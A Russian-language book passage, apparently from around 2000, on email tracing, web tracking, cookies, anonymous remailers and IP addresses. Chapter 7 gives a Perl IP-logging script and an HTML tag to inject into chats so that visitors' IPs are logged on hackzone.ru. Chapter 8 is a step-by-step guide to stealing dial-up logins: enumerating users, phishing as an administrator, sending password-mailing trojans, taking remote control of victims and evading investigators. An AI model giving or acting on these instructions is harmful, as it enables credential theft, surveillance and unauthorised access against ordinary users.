Если вы не уверены, куда посылать жалобу, зайдите на сайт Internic (www.internic.net) и воспользуйтесь процедурой **whois**, которая по адресу домена (someprovider.com) сообщит вам всю информацию о домене и его владельцах, лежащую в базе данных. Там же будет указан и адрес для административных контактов. Он же иногда называется **zone contact**. Вот по этому адресу и отошлите свою претензию. Только, пожалуйста, будьте вежливы. Эти люди пострадали от спаммера не в меньшей степени, чем вы.

Если же вы получили спам с национального домена, например **.ru**, то поиск на сайте Internic может и не дать результатов. В этом случае можно обратиться в соответствующие национальные службы.

Другим весьма эффективным средством идентификации спаммера является служба DejaNews (www.dejanews.com), которая является «па-

мьятью всей Usenet». Эта система индексирует и заносит в свою базу данных практически все сообщения, появляющиеся в Usenet.

Дело в том, что сообщения о полученном спаме и принятых против этого мерах публикуются в Usenet. Поэтому если ваш спаммер хоть раз «засветился» в телеконференциях (а он, скорее всего, «засветился»), то, зная хоть какую-то информацию о нем, можно попытаться отыскать его «следы». Если повезет, то вы сможете узнать реальный адрес спаммера и даже номер его телефона.

Глава 3. Не подпускайте к себе Web-шпионов

Предположим, вы пригласили меня на обед, и пока хлопотали на кухне, я установил подслушивающие устройства рядом с телевизором, возле почтового ящика и под кроватью. Теперь из своего дома я могу без всякого ведома с вашей стороны следить за тем, что у вас происходит.

Вам, должно быть, покажется, что это несколько чересчур, не правда ли?

Так вот, вполне возможно, нечто похожее происходит с вами прямо сейчас при посредстве вашего ПК. Когда я распишу, как и большие компании, и отдельные лица попирают личную неприкосновенность, то в вас закипит гнев. Успокойтесь, есть несколько изящных инструментов, позволяющих противостоять различным вторжениям.

Поднимите руки: кто из вас использует программы GoZilla, PkZip for Windows, GetRight или часто обращается к разделу Download сайта RealPlayer? Спонсируемые за счет рекламы версии этих и им подобных продуктов иногда называют «программами-шпионами» — spyware. Они помешают на ваш компьютер следящие апплеты (tracking applets), которые управляют размещением там рекламы. Впрочем, даже если вы удалите эти программы, то апплеты могут где-нибудь «застрясть» и передавать данные о ваших «компьютерных привычках» обратно на свои серверы.

Анонимные Web-браузеры

Я знаю простой способ стать невидимым для Web-сайтов и защититься от мерзопакостных «Web-жучков». Воспользовавшись 50-долларовой программой Freedom компании Zero-Knowledge, я соорудил зашлон, и теперь мои электронная почта, путешествия по Web, участие в тематических конференциях и сетевые разговоры — все это проходит че-

рез анонимные серверы. Так что когда вы читаете мою почту, поступившую через Freedom, или обнаруживаете меня на своем сайте, то никаких сетевых следов не получаете.

Итак, «Web-жучки» — незаметные фрагменты программного текста, встроенные в послания электронной почты. Обычно это делают всевозможные распространители «макулатурной почты» тогда, когда хотят просто удостовериться, что имеют в своем распоряжении реальные электронные адреса. Стоит вам только просмотреть или раскрыть подобное послание-ловушку, как скрытое уведомление о вручении сразу же вернется к отправителю. «Жучок» также позволяет отправителям определять адрес вашей электронной почты и отслеживать, посещаете ли вы их сайт. Чтобы увидеть «Web-жучка» в действии, отправляйтесь по адресу: www.mackraz.com/trickybit/readreceipt, но приготовьтесь к неприятному сюрпризу. Потом загрузите пробную версию Freedom из раздела Downloads сайта PCWorld.com, повторите все еще раз и тогда увидите, что «жучок» будет заблокирован.

Конфиденциальность — как у открытки

Если вы считаете, что Сеть затрудняет хищение персональных финансовых и других данных, то посетите специальный сайт Федеральной комиссии по торговле (ФКТ), посвященный краже идентификационных номеров (www.consumer.gov/idtheft).

Мы снабжаем посещаемые нами Web-сайты многочисленными подробностями о себе и вносим немало сведений в отправляемую электронную почту. С помощью надлежащих инструментов хакеры могут запросто просматривать хранящиеся на Web-узлах данные личного характера и читать нашу электронную почту так же просто, как утреннюю газету.

Я не считаю такой уж приватной всю отправляемую мною электронную информацию, однако полагаю священными и неприкосновенными послания своему лечащему врачу, бухгалтеру-аудитору, брокеру и парикмахеру, хранящему секреты моей шевелюры. Поэтому я работаю с программой Sigaba, которая шифрует электронную почту и вставляет уникальный ключ, позволяющий идентифицировать меня. Прочесть мои послания могут только те, кому я их адресовал. Sigaba бесплатна, проста в использовании и, будучи раз настроена, не вызывает хлопот. Она интегрируется с используемым мною пакетом электронной почты. Когда я посылаю ответ или новое послание, то могу зашифровать его, сделав один щелчок на значке Sigaba.

Чтобы читать зашифрованную почту, нужно зарегистрироваться на сайте www.sigaba.com. Можно не устанавливать эту программу на свой

ПК, а получать всю зашифрованную почту на Web-узел компании. При этом можно использовать существующую учетную запись электронной почты и вложения, а также вводить ограничения, определяющие, когда другие прочтут отправляемые мною сообщения. Компания поддерживает большинство почтовых программ.

Глава 4.

Борьба за сетевую неприкосновенность

Сеть угодила в скрытую ловушку. Все чаще происходит утечка конфиденциальной информации, а вмешательство в личную сферу потребителей и компаний стало обыденностью. Ребята, у вас за спиной прокручиваются всякие делишки, а вы об этом даже и не подозреваете.

Слышится, как вы спрашиваете меня: «Насколько плохи дела?» Вы, вероятно, уже знаете, что компании отслеживают переписываемые вами файлы, посещаемые сайты и вещи, которые покупаете. Возможно, вы осведомлены и о том, что бесплатные, спонсируемые рекламодателями программы типа PKZip для Windows и GoZilla размещают на жестких дисках ПК некие скрытые файлы. Видимо, это можно считать частью платы за возможность работать в Сети, но вполне ли вы осознаете, насколько действительно велика опасность проникновения в вашу личную сферу, по-английски называемую privacy, всяческих коллекционеров информации.

Я встревожен, разгневан и полон решимости рассказать, как вы можете защитить себя.

Из Web-тени на свет

Проблема неприкосновенности личной сферы — это, по сути, проблема информационного соглашения. Сообщайте мне о своих планах еще до того, как начнете претворять их в жизнь, и я, возможно, не буду возражать против них. Но попробуйте сделать что-нибудь тайком, у меня за спиной, — и уж тут-то разразится форменный скандал.

Самыми распространенными нарушителями такой неприкосновенности являются «пирожки» (cookies), и их же легче всего держать под контролем. Когда я впервые посещаю какой-нибудь сайт, то он помещает эти файлы на ПК, что позволяет в дальнейшем опознать меня вместе со всеми Web-пристрастиями и, по-видимому, покупательской историей, если появляюсь там вновь.

Я считаю такие «пирожки» достаточно благонамеренными, поскольку они помогают Web-узлу запоминать, какие DVD я брал напрокат и какой корм заказывал для своего песика. Однако существуют и злонамеренные «пирожки», используемые третьими сторонами, например рекламными компаниями типа DoubleClick или Avenue A, которые без моего ведома отслеживают все путешествия по Сети. Эти «пирожки» сообщают обо мне (и даже о моей собаке) следующему посещаемому сайту, так что тот может встретить меня баннерной рекламой DVD про Лэсси. (А вы подумали, будто это сайты способны к экстрасенсорному восприятию?)

Чтобы узнавать о всяких новинках в области использования «пирожков», я посещаю два специализированных сайта.

Первый из них, www.cookiecentral.com, предлагает потрясающий обзор существующих «пирожков», а второй, www.privacy.net, демонстрирует, как рекламные сети наподобие DoubleClick собирают информацию личного характера.

Как расправиться с «пирожком»

Данные файлы блокируются множеством различных программ, но я лично предпочитаю три, причем в разделе Downloads сайта журнала PC World все они бесплатные и легкодоступные.

Программа IDcide становится частью браузера и вклинивается между вами и рекламными «пирожками», пропуская только благонамеренные. Эту утилиту перед заходом на неблагонадежные сайты можно на ходу так перенастроить, что она будет блокировать все «пирожки». Или, если вам это любопытно, IDcide может снабдить вас подробными сведениями, позволяющими во всех деталях узнать, кто отслеживает ваши путешествия по Сети.

Доволен я также и системой AdSubtract, которая одновременно блокирует и «пирожки», и утомительные рекламные сообщения. (А в ее 15-долларовой версии есть неограниченные возможности для пользовательских настроек, позволяющих различать рекламные «пирожки» и «пирожки», поступающие с заслуживающих доверия сайтов.)

Однако самая интригующая из этих трех программ — Naviscope. Подобно AdSubtract, она блокирует «пирожки» и рекламные вторжения, а также добавляет десяток изящных инструментов, способных устранять прочие раздражающие Web-факторы наподобие звуковых эффектов, всплывающих окон и мерцающего текста. А еще эта программа ускоряет загрузку Web-страниц.

В дверь стучится вовсе не удача

В то время как вы усердно обрабатываете конфиденциальную информацию для своего босса, всякие халтурщики обшаривают Сеть в поисках уязвимых ПК. Меня они проверяют десятки раз на дню, и вовсе не из-за моей особой приветливости. Так что сделайте свой ПК «невидимым» с помощью ZoneAlarm — превосходного брандмауэра, бесплатно для индивидуального пользователя. Он прост в установке, хотя при первом входе в Интернет и задает сбивающие с толку вопросы. С вашего разрешения этот брандмауэр обеспечивает беспрепятственный доступ в Сеть вашей электронной почте, браузеру, программе обновления данных о вирусах и другому выбранному вами ПО. Однако он же останавливает всякого рода подозрительные входящие запросы, обращаясь при этом к вам за советом.

Помните, что из вашего ПК во время путешествий по Сети утекает еще много всяческой информации.

Глава 5. Анонимный remailer

Анонимный remailer — это система в Интернет, которая позволяет анонимно отправить электронную почту или зарегистрировать сообщения в Usenet.

Широко распространены два вида remailer. Первый стиль — **anon.penet.fi**, второй — **cypherpunk**. Remailer стиля anon.penet.fi очень популярен, за все время его существования им воспользовались более 160 000 человек, посылая десятки тысяч сообщений в день. Его главное достоинство — это простота в использовании. Cypherpunks mailer, обеспечивающий гораздо лучшую защиту, сейчас становится все более популярным, чему способствует быстрое распространение информации о нем.

Пользователь anon.penet.fi-системы для начала должен получить анонимный ID.

Это можно сделать, отправив сообщение кому-то, кто уже имеет анонимный ID один (к примеру, отвечая на пришедшую из Usenet почту), или послав письмо по адресу `ring@anon.penet.fi`. В любом случае penet отправит обратно новый анонимный ID (что-то вроде `an123456anon.penet.fi`). Если затем `an123456` пошлет письмо другому пользователю системы, то получится следующее:

1. Письмо направляется к `anon.penet.fi`, который постоянно располагается где-то в окрестностях Espoo в Финляндии.

2. Вступают в действие размещенные на `anon.penet.fi` программы. Сначала penet просматривает email-адрес отправителя в базе данных, затем заменяет его на числовой код. Остальная информация об отправителе удаляется.

3. Затем penet в той же базе данных ищет номер адресата и заменяет его на фактический e-mail-адрес.

4. И, наконец, письмо отправляется по фактическому e-mail-адресу получателя.

В этой схеме возможны варианты (к примеру, при регистрации в Usenet третий шаг опускается), но в целом это базисная последовательность.

Если `anon.penet.fi` обращается к своей секретной базе данных для согласования анонимных ID с фактическими e-mail-адресами, то cypherpunks remailers используют для маскировки фактических тождеств криптографию. Скажем, я хочу послать e-mail по реальному e-mail-адресу или в Usenet и при этом сохранить инкогнито.

Вот что произойдет при прохождении сообщения через remailer:

1. Я шифрую сообщение и адрес получателя, используя `public key` выбранного мною remailer'a.

2. Я посылаю e-mail по адресу remailer'a.

3. При получении remailer раскодирует письмо, используя свой `private key`, показывая сообщение и адрес получателя как открытый текст (plaintext).

4. Вся информация об авторе письма удаляется.

5. В конце концов, письмо отправляется по e-mail-адресу получателя.

Если вы доверяете оператору remailer'a, это хорошо. Однако основной момент в деятельности cypherpunks remailer — это недоверие по отношению к любому человеку или системе. Итак, тот, кто хочет обеспечить реальную защиту своей корреспонденции, использует цепочку remailer'ов. Если все remailer'ы в цепочке действительно заслуживают доверия, то секретность сообщения гарантирована.

Чтобы использовать цепочку remailer'ов, необходимо сначала приготовить сообщение, которое будет себя уютно чувствовать под гне-

том множества уровней шифрования, подобно матрешке. Подготовка такого сообщения — это утомительная работа, в которой практически неизбежны ошибки. Поэтому многие используют автоматизированный редактор типа пакета `premail`.

В любом случае, после того как сообщение готово, оно посылается первому `remailer'у` в цепочке, что соответствует самому высокому уровню шифрования. Каждый следующий `remailer` удаляет еще один слой шифра и посылает сообщение следующему до тех пор, пока письмо не достигнет последнего `remailer'а`. Здесь снимаются остатки шифрования. Когда этот уровень пройден, сообщения приобретает вид открытого текста (`plaintext`) и отправляется к своему фактическому адресату.

`Remailer'ы` расположены в различных частях земного шара. Среднестатистическое письмо, прежде чем оказаться в руках адресата, может побывать в Канаде, Голландии, Беркли и Финляндии.

Кроме трудностей при подготовке шифрованных сообщений всех типов, другой недостаток `surferpunk remailer'ов` состоит в том, что они не позволяют свободно отвечать на анонимные послания. Вся информация об отправителе, включая обратный адрес, удалена от получателя как в физическом, так и в виртуальном отношении. Впрочем, новые `alias-серверы` обещают устранить этот недостаток. Для того, чтобы использовать `alias-сервер`, надо создать новый `email-адрес` (например, `gaph@alpha.c2.org`). Корреспонденция, приходящая сюда, будет отослана на ваш реальный адрес. Чтобы установить это, сначала зашифруйте ваш `e-mail-адрес`, используя несколько уровней шифрования. Затем, используя шифрованный канал, пошлите зашифрованный адрес и прозвище (`nickname`) на `alias-сервер`, который внесет ваш шифрованный адрес в базу данных. Ответные послания обрабатываются `alias-сервером` в целом так же, как на `anon.penet.fi`, за исключением того, что почта пересылается по цепочке из анонимных `remailer'ов`.

В целях максимальной защиты переписки можно упорядочить цепочку таким образом, что каждое ее звено (`remailer`) будет добавляет еще один уровень шифрования к тексту сообщения, одновременно удаляя один уровень шифра с `e-mail-адреса`. Когда адресат, наконец, получит `e-mail`, письмо будет многократно зашифровано. Так же, как маленькая матрешка помещается в нескольких большего размера, так и текст письма скрыт за слоями шифра.

Необходимо отметить, что `remailer'ы` должны быть во всех отношениях абсолютно надежны. Это особенно важно, когда используется цепочка `remailer'ов`: если хоть один из них не работает, то сообщение не дойдет до адресата. Поэтому советуем составить список реально работа-

ющих `remailer'ов` и постоянно его обновлять. Выбрав надежных `remailer'ов`, вы можете быть спокойны: ваши письма доберутся до своих почтовых ящиков.

Адреса некоторых анонимных `remailer'ов`

Самый популярный и надежный анонимный `remailer` — это `anon.penet.fi`, (оператор `Johan Helsingus`). Чтобы получить анонимный ID, отправьте письмо по адресу `ping@anon.penet.fi`.

Сервер `anon.penet.fi` делает все возможное, удаляя все заголовки или любую другую информацию об источнике сообщения. Но и вы, со своей стороны, должны отследить все, что так или иначе может открыть авторство письма. К примеру, достаточно часто случается, что в `e-mail'e` сохраняется подпись (сигнатура), начинающаяся отнюдь не с «--»; это, конечно, не может радовать. Свои письма вы можете посылать по адресу: `anXXX@anon.penet.fi`.

Вы можете адресовать свое письмо еще одному анонимному пользователю, и ваше сообщение также будет обработано на `anon.penet.fi`: `alt.security@anon.penet.fi`.

Если вы хотите анонимно зарегистрироваться в целой группе на Usenet, также обращайтесь к `alt.security`, который регистрирует письмо на локальном сайте (в данном случае в Финляндии): `ping@anon.penet.fi`.

Если пошлете сообщение по этому адресу, то вам будет назначен ID (подразумевается, что у вас его еще нет). Здесь же вы должны подтвердить свой ID.

Вы также можете установить пароль, который поможет идентифицировать все исходящие от вас сообщения (этот пароль включается в состав пересылаемого письма). Чтобы установить пароль, свяжитесь с `password@anon.penet.fi`; текст послания — ваш пароль, например:

```
To: password@anon.penet.fi
Subject:
      TN0_rU1Ez
```

Анонимная регистрация в Usenet другими пользователями Usenet-групп встречается крайне неодобительно. Они заявляют, что к их мнению никто не прислушивается. Это происходит потому, что они считают, что анонимность используется для маскировки и причинения людям всяких неприятностей, в то время как анонимность может использоваться для защиты от какого-нибудь социального предвзвешивания (или из опасения, что высказываемые суждения могут быть сообщены начальству). Кстати, если вы думаете, что анонимность — это инструмент, который возможно использовать для резкой критики существующих

ющих властей, то подумайте еще раз и вспомните известный случай, когда администратор сервера был принужден постановлением суда раскрыть анонимный ID.

Глава 6. Подмена IP-адреса при отправке e-mail

Если взять пришедшее электронное письмо, то очень легко можно узнать, кто это письмо отправил. Для этого нужно лишь взглянуть в тело письма (служебную информацию).

```
From test@hacksoft.ru
Tue Jul 04 01:00:48 2000
Received: from [212.34.50.173] (helo=01) by smtp3.mail.ru with
smtp (Exim 3.14 #4) id 139DKf-000Hda-00;
Tue, 04 Jul 2000 01:00:45 +0400 Message-ID:
001301bfe531$df0a0fc0$ad3222d4@01:
```

...и т.д. Нас интересует только эта часть письма. Рассмотрим строчку **Received**: вот как раз 212.34.50.173 и есть IP-адрес отправившего вам письмо. Чуть ниже мы можем найти и время, в которое этот IP-адрес был в Интернет: Tue, 04 Jul 2000 01:00:45 +0400.

Следовательно, при определенных действиях можно узнать и телефон этого человека. Я думаю, человек, который постоянно спамит вашу почту, будет наказан, если вы обратитесь к его провайдеру с просьбой помочь вам и отправите ему присланный вам спам в качестве доказательства.

Но мы отвлеклись, нас интересует вопрос подмены реального IP. При отправке электронного письма с помощью почтового клиента подменить IP практически невозможно, а вот при отправке почты через web-интерфейс (из браузера), например, таких почтовых служб, как mail.ru или hotmail.com, такая возможность существует. Мы просто заходим на почтовую службу через анонимный прокси-сервер, и тогда в теле письма будет IP-адрес прокси.

Глава 7. IP-адрес: определение, сокрытие, последствия

Как известно, Интернет основана на семействе протоколов tcp/ip, определяющих, каким образом осуществляется взаимодействие

между подключенными к сети компьютерами. Идентификация этих компьютеров осуществляется с помощью так называемых IP-адресов, каждый из которых представляет собой уникальный 32-битный идентификатор, обычно записываемый в виде четырех десятичных чисел, например, 192.168.0.1. И с точки зрения адресации сервер, обрабатывающий каждую секунду тысячи запросов, практически ничем не отличается от вашего компьютера, подключаемого к сети по dial-up. Единственная разница — домашний пользователь, как правило, получает так называемый динамический IP-адрес, меняющийся от подключения к подключению.

В то время как адрес сервера должен быть доступен всем клиентам, желающим воспользоваться его услугами, клиент вовсе не обязан афишировать свой адрес на каждом углу. Более того, обнаружение IP-адреса может привести к весьма серьезным последствиям.

Что можно сделать с человеком, зная его IP-адрес? Ну, например, если на его машине с Windows'95 живет NetBIOS over IP и разделены для доступа по сети, да еще и без паролей, некоторые диски, то довольно много (для заинтересовавшихся — помочь здесь могут nbstat, lmhosts и net use). Правда, это не слишком часто встречается у dial-up пользователей. Другой пример — в прошлом году были найдены дыры в IE и NN, позволяющие получить доступ к файлам клиента. Дырки те, правда, уже прикрыли, но кто знает, сколько их еще осталось.

До сих пор пользуются популярностью в определенных кругах программы, объединяемые общим названием (восходящего к первой программе этого класса — Winnuke), которые осуществляют атаки типа Denial of Service, приводящие к зависанию или отключению от сети атакуемого компьютера.

Посмотрим, какие действия можно предпринять для определения и сокрытия IP-адреса.

Абсолютных рецептов, конечно, не существует, можно говорить лишь о наиболее распространенных случаях. Вообще говоря, ваш IP-адрес может засветиться в огромном количестве мест. Другое дело — как его потом оттуда вытащить. Скажем, ваш любимый браузер при заходе на любую страницу сообщает о себе достаточно много информации.

В качестве простой демонстрации приведу скрипт на Perl, выводящий основную информацию о посетителе страницы:

Листинг 1. showuser.pl

```
#!/usr/bin/perl
print ("Content-type: text/html\n\n");
```

```
@ee=(
    "CHARSET",
    "HTTP_USER_AGENT",
    "HTTP_REFERER",
    "REMOTE_ADDR",
    "REMOTE_HOST"
);
foreach $e(@ee)
{
    print "<b>$e</b>: $ENV{$e}<br>\n";
}
```

Вообще-то это самый безобидный случай обнародования IP-адреса (разве что если допустить злой умысел web-мастера, установившего скрипт, атакующий посетителя, но вероятность целенаправленной атаки ничтожно мала).

IP-адрес отправителя можно вытащить из заголовка полученной электронной почты (скорее всего, он будет лежать в последнем поле **Received:**; в отличие от поля **From:**, его подделать чуть сложнее). Если у вас динамически выделяемый адрес, то подобная ситуация не слишком опасна. Хуже, если адрес постоянный, что, правда, встречается пореже.

Самыми опасными с точки зрения обнародования IP-адреса оказываются всевозможные системы для интерактивного общения — IRC (командой `/whois`), InternetPhone, ICQ и т.д. Справедливости ради надо заметить, что некоторые из них пытаются прикрыть адрес пользователя (скажем, в MS Comic Chat показывается только часть адреса, в ICQ'98 появилась возможность сокрытия своего адреса, не слишком, правда, хорошо работающая при общении со старыми версиями), но в большинстве систем адрес лежит совершенно открыто. Что же касается html-чатов, здесь все зависит от желания разработчика, принципиальная возможность показа IP-адреса существует, как это было продемонстрировано чуть выше.

Идея следующая: если в чате разрешен ввод тэгов html, никто не помешает вставить в свое сообщение что-то типа:

```

```

В итоге все присутствующие в чате (даже не зарегистрировавшиеся) будут, сами того не ведая, вызывать скрипт `sniffer.cgi`. Ну, а остальное уже дело техники, реализация подобного скрипта на Perl, ведущего лог всех обращений, займет несколько строчек.

Способ применения очень прост — вы вставляете в свое сообщение текст наподобие следующего:

```
<img src=http://www.hackzone.ru/cgi-bin/sniff.cgi?id>
```

где **id** — идентификатор канала (помогает не запутаться при использовании скрипта на разных чатах разными людьми).

Если этот чат поддерживает вставку html-тегов, то скорее всего вы увидите анимированный логотип HackZone. Все, что теперь осталось, — просмотреть лог (<http://www.hackzone.ru/files/snifflog.txt>), в который пишется дата обращения к скрипту, IP-адрес и идентификатор **id**.

Поскольку речь идет о демонстрации, в логе хранятся только 30 последних записей.

Листинг 2. `sniffer.pl`

```
#!/usr/bin/perl
$log = "/local/path/on/your/server/snifflog.txt";
$now_string = localtime;
@thetime = split(/ +/, $now_string);
@theclock = split(/:/, $thetime[3]);
$ampm = 'am';
if ($theclock[0] > 11)
{ $ampm = 'pm'; }
if ($theclock[0] == 0)
{ $theclock[0] = 12; }
if ($theclock[0] > 12)
{ $theclock[0] -= 12; }
else
{ $theclock[0] += 0; }
$num=$ENV{'QUERY_STRING'};
open (DB, "$log") || die "Can't Open $log: $!\n";
flock(DB, 2);
@line=<DB>;
flock(DB, 8);
close(DB);
$line0="[$thetime[0] $theclock[0]:$theclock[1]$ampm ($num) "
". $ENV{REMOTE_ADDR}." ". $ENV{REMOTE_HOST}";
$maxline=@line;
$maxline=30 if ($maxline>30);
open (DB, ">$log") || die "Can't Open $log: $!\n";
flock(DB, 2);
print DB (" $line0\n");
for ($i=0; $i<$maxline; $i++)
{
```

```
print DB ("$_line[$i]");  
}  
flock(DB, 8);  
close(DB);  
print "Location:  
http://www.hackzone.ru/images/hz_animated.gif\n\n";
```

Теперь немного о том, как же защититься от всего этого безобразия. Самый простой способ прикрыться при прогулках по Web — воспользоваться проху либо службой наподобие Anonymizer, Inc. Принцип их работы аналогичен — вы напрямую общаетесь только с проху-сервером, а черную работу по заходу на сайты он делает за вас.

Если вас все-таки волнует проблема с обнаружением своего IP-адреса при использовании e-mail, вы можете воспользоваться службой того же Anonymizer'a для отправления писем через web либо каким-нибудь анонимным ремэйлером.

Хуже всего дело обстоит с чатами. Проблема в том, что если найти какой-нибудь левый прокси для www достаточно легко, подобный сервис для irc, isd и иже с ними встречается, мягко говоря, очень редко и для простого dialup-пользователя практически недоступен. Именно поэтому большая часть средств для атаки по IP заточена под всевозможные irc-клиенты. Так что бороться тут можно лишь двумя способами. Самый надежный — не использовать их вообще. Более реалистичный — бороться не с причиной, а со следствиями — разыскать свежайшие заплатки и надеяться, что против вашей брони еще не изобрели подходящей пушки.

Глава 8.

Чужое мыло — путь к паролям!

Все достаточно просто, и при дальнейшем рассмотрении вы сами в этом убедитесь. Самое главное — это логины, через которые осуществляется вход по dial-up, в них вся соль, пароли придут позже... К сожалению, для реализации этой затеи необходимо иметь выход в Интернет. Если у вас нет его вовсе, то можно пойти в какой-нибудь игровой клуб, где можно выходить в Интернет, или в библиотеку в раздел иностранной литературы, где под видом поиска редких книг вы будете искать не менее редкий халявный Интернет. Для этого также сойдут: соседи, друзья, знакомые, учреждения, в общем, все, кто имеет доступ к Интернет. Цель одна — получить на час-два компьютер, подключенный к Интернет.

Перед тем, как приступить к каким-либо действиям, узнайте адреса сайтов интересующих вас провайдеров, максимум информации никогда не помешает в критических ситуациях. Вам нужно определить себе подходящего провайдера, как, например: где пускают больше одного человека по одному логину, где нет автоопределителей номеров, где канал необъятных размеров, где много народу и т.п. В общем, выбираем самое лучшее и безопасное. Если есть из чего выбрать, то лучше выберите парочку серверов.

Итак, к примеру, у вас в городе **CITY** есть интересующий вас провайдер **PROVIDER**. Лезем в Интернет, заходим на сайт **PROVIDER**, пытаемся получить список пользователей. То есть логины, через которые, собственно, все мы и выходим в Интернет. Способов много, самый простой и традиционный — это последовательно заходить на странички всех пользователей и копировать в отдельный файл почтовые адреса создателей этих страничек (к примеру, Kati@PROVIDER). Даже если их будет не больше 10–15, дело можно считать успешно завершенным. Но бывает, что провайдеры отказываются размещать странички пользователей. Тогда берем любой сканер портов и смотрим, чего у них там есть. Если вы нашли 79 порт, вам крупно повезло! Вводим строку типа: **<finger @PROVIDER>**, должен вывестись список пользователей, находящихся на данный момент на линии. Все это копируем в файл со списком пользователей. Список пользователей можно вытащить и другими способами, такими как список личных папок на FTP, форумы на сайте провайдера, разделы статистики для пользователей. Можно подсоединиться на IP-адреса и смотреть название машины, которое часто совпадает с логином пользователя. Остальные методы основаны на уязвимости различных сервисов: дырки в CGI-скриптах, стандартные неприкрытые ссылки, глупые FTP, POP3, SMTP, TELNET-серверы, выдающие информацию о несуществовании того или иного логина и т.п. Как вы поняли, у нас получился файл с e-mail адресами и логинами. E-mail адреса оставляем как есть, к логинам добавляем **@PROVIDER**. Иными словами, делаем список почтовых ящиков пользователей данного PROVIDER'a.

К примеру:

```
Kary@moscow.mru.ru  
vova@moscow.mru.ru  
Demos@moscow.mru.ru  
aha34@moscow.mru.ru
```

и так далее...

Существенный этап пройден, но дел еще много... Теперь нам нужно определиться, каким образом пароли будут к нам приходить: написа-

нием обычного письма под видом администратора с просьбой выслать утерянный пароль; отсылкой самостоятельного трояна или же умного backdoor'a? Выбор за вами, может, вы что-то свое придумаете...

Написание письма под видом администратора очень неэффективно, но все же иногда срабатывает, если пользователь — полный ламер. Берем любую почтовую программу, в ней указываем обратный адрес типа VASIA_ADMIN@IP-адрес сервера на который придет ответ. Почему Вася и почему админ, ясно, так как зарегистрироваться с таким именем на том же mail.ru будет проще, чем root@mail.ru. Но писать в конце mail.ru достаточно рискованно и глупо, лучше написать IP, обычно жертва от ужаса и страха верит цифрам с первого взгляда. Можно также написать письмо типа: «Я — админ, у нас авария, помогите восстановить базу пользователей, за это вам будет начислено 50 Интернет-часов бесплатно». Дальше просто ждем...

Отсылка ленивых троянов — достаточно хороший способ атаки на жертву, однако он работает только в том случае, если жертва после прочтения письма и запуска нашего файла будет находиться в Интернет, но зато этот способ самый безопасный и не требующий практически никаких усилий. Для начала вам нужно завести два почтовых ящика, с поддержкой POP3 и SMTP-сервисов, причем ящики должны быть на разных серверах, плюс вам понадобится **TheBat**. Зачем? А вот зачем: TheBat позволяет самостоятельно указывать ваше имя и обратный адрес, то есть тут вы можете написать все что угодно, письмо успешно придет с любым адресом (BillGates@microsoft.com). Ящик № 1 будет служить для анонимной отсылки почты при помощи TheBat'a. Все остальное пишется как обычно. К примеру, регистрируем почтовый ящик **trojanspamwork@mail.ru**. В TheBat'e указываем имя **John Smith**, обратный адрес **Vasia@friends.nirvana.ru**, в поле **smtp-сервер** пишем **SMTP.MAIL.RU**, в поле **POP3-сервер** указываем **POP.MAIL.RU**, в поле **LOGIN** указываем **trojanspamwork**, в поле пароля — выбранный вами пароль. Второй ящик лучше делать на другом сервере, например, на chat.ru, туда будут приходить письма с паролями к логинам.

Теперь вам нужно составить текст письма, тут фантазия не имеет границ, пишите что угодно, главное — чтобы вам поверили и запустили враждебный файл. Файлом является троян, который мгновенно отправит всю информацию о жертве на указанный вами почтовый ящик. Вот как указывать трояну, куда слать почту: обычно идут два файла, сам троян и его модификатор. Модификатор задает размер, иконку, сценарии при запуске и еще много чего... После подобной рассылки троянов вам нужно всего лишь периодически заглядывать на ящик № 2 и забирать новые пароли... Но недостаток заключается в том, что иногда люди чита-

ют почту после того, как побывают в Интернет. Именно поэтому такой способ не всегда работает...

Метод отсылки активных троянов сложнее и менее безопасен, но зато очень эффективен. Если у вас есть Интернет, пусть даже платный, то лучше отсылать именно таких троянов. После запуска они постоянно «висят» в памяти компьютера, и как только жертва выходит в Интернет, троян посылает уведомление об этом на определенный почтовый ящик, например, такой как ящик № 2. Само собой, перед этим нужно выбрать, какой троян подходит именно вам, сейчас их достаточно много, проверенные есть на www.ginteam.org, или же, если хотите экзотики, найдите по поиску на neworder.box.sk. После того, как троян выбран, его нужно настроить. То есть покопаться в настроечной части, которая обычно к нему прилагается. Самые основные настройки — это **номер порта**, по которому вы планируете подключаться к жертве, **пароль** на этот порт, в случае, если вы не один такой умный, и, конечно, **на какой почтовый ящик** отправлять уведомление о том, что жертва находится в Интернет.

Теперь о тактике: обычно пользователи выходят в Интернет с 19 до 23, в это время вам нужно будет находиться в Интернет и постоянно проверять почтовый ящик № 2. Как только вам пришло письмо, в нем будет IP-адрес жертвы, вам нужно будет запустить клиентскую часть трояна (серверная часть запускается у жертвы, а вы, как клиент, используете сервер в своих целях. Клиент также используется для предварительной настройки серверной части трояна), которая подключится к серверной части, и вы получите полный контроль над жертвой! А это список всех паролей, и полный доступ к жесткому диску, и многое другое.

Еще раз напоминаю, не забудьте указать в свойствах серверной части пароль при входе, иначе любой человек сможет сделать с вашей жертвой то же самое, что и вы. И вы не сможете каждый месяц получать обновленные версии паролей к этому логину. Рекомендую заботиться о своей жертве, чистить ей реестр от кривых программ, проверять на вирусы — и тогда ваше взаимодействие станет полезно вам обоим.

Теперь о безопасности при использовании чужих логинов. Входите в то время, когда владелец обычно не посещает Интернет, не наглейте, если человек юзает по почасовой оплате, имейте совесть, не оставляйте его без штанов. Если вдруг вас не пускают по этому логину, не старайтесь делать это более 3-х раз, иначе это вызовет подозрения у администратора. Лучше попробуйте сделать это на следующий день. Если вам звонят домой и говорят, что вы попались, вас засекли и скоро посадят, плюньте им в трубку! Вас должны поймать за руку в то время, когда вы чатитесь со своим другом из Занзибара по ворованному логину. Автоопределенный телефонный номер, по крайней мере у нас в России, не

считается веской уликой, так как при нашей связи техника может легко ошибиться... Наверняка каждый из вас попадал не на тот номер, на который звонил... Не храните свои данные в открытом тексте, при изъятии компа в нем покопаются основательно, так что шифруйтесь! Давить будут основательно, так что легенду про добрых хакеров в чате, раздающих логины, лучше придумать сразу... В общем, отмазки катят, если вы в них сами верите!

Глава 9. Защита ICQ

Приветик! В этой главе я тебе расскажу почти все про тетю Асю. Для начала разберемся со взломом. Сначала тебе надо узнать IP'шник. Его можно посмотреть в инфе о пользователе (если его там нет, надо уйти в оффлайн). Если там написана обламывающая фраза N/A, то надо запустить **NETSTAT** (она находится в папке с виндами). Мне он не очень нравится, но если ты все таки хочешь использовать его, то тебе надо загружать из сеанса MS-DOS. Программа досовская, и поэтому если запускать ее через RUN или Exploger, то окно с результатами тут же исчезает.

